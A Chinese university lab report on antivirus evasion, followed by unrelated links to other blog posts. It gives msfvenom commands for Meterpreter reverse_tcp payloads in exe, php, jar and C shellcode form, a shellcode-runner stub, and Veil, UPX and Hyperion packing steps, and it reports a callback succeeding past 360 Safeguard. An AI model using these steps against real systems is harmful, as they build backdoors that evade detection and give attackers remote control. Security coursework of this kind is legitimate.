
2018-2019-2 网络对抗技术 20165219 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165219 Exp3 免杀原理与实践
实验任务
1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧;(1.5分)
2 通过组合应用各种技术实现恶意代码免杀(1分)
(如果成功实现了免杀的,简单语言描述原理,不要截图。与杀软共生的结果验证要截图。)
3 用另一电脑实测,在杀软开启的情况下,可运行并回连成功,注明电脑的杀软名称与版本(1分)
基础问题回答
(1)杀软是如何检测出恶意代码的?
分析特征码,恶意代码都含有的一段代码,简称特征码,只要包含这段代码就被认定是恶意代码;
检测该代码执行时是否有异常的行为,比如打开异常端口、关闭防火墙等。
(2)免杀是做什么?
通过一些手段对恶意代码进行伪装,不被杀毒软件检测出。
(3)免杀的基本方法有哪些?
改变特征码,改变行为,利用现有playload手工打造一个后门程序。
实验过程
正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,加壳工具,自己利用shellcode编程等免杀工具或技巧
使用msf编码器msfvenom生成后门程序
实验二中生成的后门程序,在virscan网站中扫描

通过图片可以看到,不加处理的恶意代码能被绝大多数杀毒软件识别。
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 10 -b '\x00' LHOST=攻击机的IP LPORT=端口号 -f exe > xxx.exe
进行10次编码试试降低检出率

在virscan网站中扫描
虽然进行多次编码,但特征码仍存在,因此依旧能被绝大多数杀毒软件检测出来。

msfvenom生成php文件
msfvenom -p php/meterpreter/reverse_tcp LHOST=攻击机的IP LPORT=端口号 x> xxx.php

在virscan网站中扫描

msfvenom生成jar文件
msfvenom -p java/meterpreter/reverse_tcp LHOST=攻击机的IP LPORT=端口号 x> xxx.jar
在virscan网站中扫描

使用veil-evasion生成后门程序及检测
安装veil成功之后,输入veil,再用use evasion命令

输入命令use c/meterpreter/rev_tcp.py进入配置界面

设置反弹连接IP:set LHOST 此处IP为Kali IP
设置端口:set LPORT 5219
输入generate生成文件,然后输入playload的名字


在目录 /usr/share/veil-output/compiled里找到我们生成的文件,在virscan网站中扫描

利用shellcode编程
msfvenom -p windows/meterpreter/reverse_tcp LHOST=攻击机ip LPORT=端口号 -f c
生成一段c语言格式的shellcode数组
编辑一个.c文件
unsigned char buf[] =

int main()

{

    int (*func)() = (int(*)())buf;

    func();

}
i686-w64-mingw32-g++ 20165219.c -o 20165219.exe
编译后变成可执行文件
进行检测

windows上用杀软检测

加压缩壳
对上面的shellcode加壳

检测



使用加密壳Hyperion
将wyb_upxed.exe拷贝到/usr/share/windows-binaries/hyperion/
端输入命令wine hyperion.exe -v wyb_upxed.exe wyb_upxed_Hyperion.exe
通过组合应用各种技术实现恶意代码免杀
对半手工制作shellcode加压缩壳不能达到免杀的目的,加密壳有一定的几率是可以达到了免杀的目的。
加密壳的免杀和反弹连接


用另一电脑实测,在杀软开启的情况下,可运行并回连成功,注明电脑的杀软名称与版本
对方电脑的杀毒软件为:360安全卫士 版本11
免杀的截图

回连成功的结果图
实验过程中遇到的问题
没有成功安装veil
解决办法:拷了别的同学安装好veil的虚拟机
离实战还缺些什么技术或步骤?
免杀技术单一,跟不上病毒库的更新,以后应该尝试多种技术的组合
实践总结与体会
学习完本次的实验对免杀原理有了深层次的了解,为以后防范恶意软件攻击打下了基础。
2018-2019-2 网络对抗技术 20165219 Exp3 免杀原理与实践的更多相关文章
- 2018-2019-2 20165315 《网络对抗技术》Exp3 免杀原理与实践
2018-2019-2 20165315 <网络对抗技术>Exp3 免杀原理与实践 一.实验内容 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion ...
- 2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践 实验内容 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用 ...
- 2018-2019-2 网络对抗技术 20165318 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165318 Exp3 免杀原理与实践 免杀原理及基础问题回答 实验内容 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil- ...
- 2018-2019-2 网络对抗技术 20165232 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165232 Exp3 免杀原理与实践 免杀原理及基础问题回答 一.免杀原理 一般是对恶意软件做处理,让它不被杀毒软件所检测.也是渗透测试中需要使用到的技术. ...
- 2018-2019-2 网络对抗技术 20165237 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165237 Exp3 免杀原理与实践 一.实践目标 1.1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,加壳 ...
- 2018-2019-2 网络对抗技术 20165221 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165221 Exp3 免杀原理与实践 基础问题回答 杀软是如何检测出恶意代码的? 主要依托三种恶意软件检测机制. 基于特征码的检测:一段特征码就是一段或者多 ...
- 2018-2019-2 网络对抗技术 20165325 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165325 Exp3 免杀原理与实践 实验内容(概要) 一.正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己 ...
- 2018-2019-2 网络对抗技术 20165206 Exp3 免杀原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp3 免杀原理与实践 - 实验任务 1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己 ...
- 2018-2019-3 网络对抗技术 20165235 Exp3 免杀原理与实践
2018-2019-3 网络对抗技术 20165235 Exp3 免杀原理与实践 基础问题回答 杀软是如何检测出恶意代码的? 1.对某个文件的特征码进行分析,(特征码就是一类恶意文件中经常出现的一段代 ...
随机推荐
- views中class定义(类的写法)CBV
from django.views import View class Home(View): def dispatch(self, request, *args, **kwargs): print( ...
- TI davinci DM6467通过串口0将UBL和u-boot写入NAND flash
TI的davinci系列一般支持好几种启动模式,如下图TMS320DM6467的datasheet可以查到所有的BOOTMODE LVS301和LW9226的开发板上有一个选择bootmode的拨码开 ...
- JSP中系统Date的几点不符合中国时间观的地方
正常调用系统时间的显示格式是Date date = new Date 显示出来的当前时间为Sun Nov 22 18:39:51 CST 2015 星期天的英文单词是Sun, 这个大家都是熟悉的, 这 ...
- .NET Reflector v9.0.1.318(包含注册机)
下载 程序员的基础教程:菜鸟程序员
- 复利计算--web版--总结--软件工程
复利计算项目 估计用时 实际用时 时间(小时) 5.5小时 6.5小时 总共代码行 500 550 功能包含 单利/复利计算,本金计算,求投资年限,求投资项目利率估计 (计算利息和,计算时间,计算 ...
- Facebook对MySQL全表扫描性能的改进
原文博客如下: http://yoshinorimatsunobu.blogspot.com/2013/10/making-full-table-scan-10x-faster-in.html 如下是 ...
- idea如何设置注释作者信息
什么情况下使用? 在建一个新的类的时候 有注释信息 如下图所示 实现步骤 1 打开idea后 点击File后 选择Settings..如下图 2 打开后打开 file and code t ...
- RabbitMQ client ( java )
Maven 依赖 <dependency> <groupId>com.rabbitmq</groupId> <artifactId>amqp-clien ...
- (转)SQL Server内存遭遇操作系统进程压榨案例
原文地址:http://www.cnblogs.com/zc_0101/p/3592259.html 场景: 最近一台DB服务器偶尔出现CPU报警,我的邮件报警阈(请读yù)值设置的是15%,开始时没 ...
- (连通图 缩点 强联通分支)Popular Cows -- poj --2186
http://poj.org/problem?id=2186 Description Every cow's dream is to become the most popular cow in th ...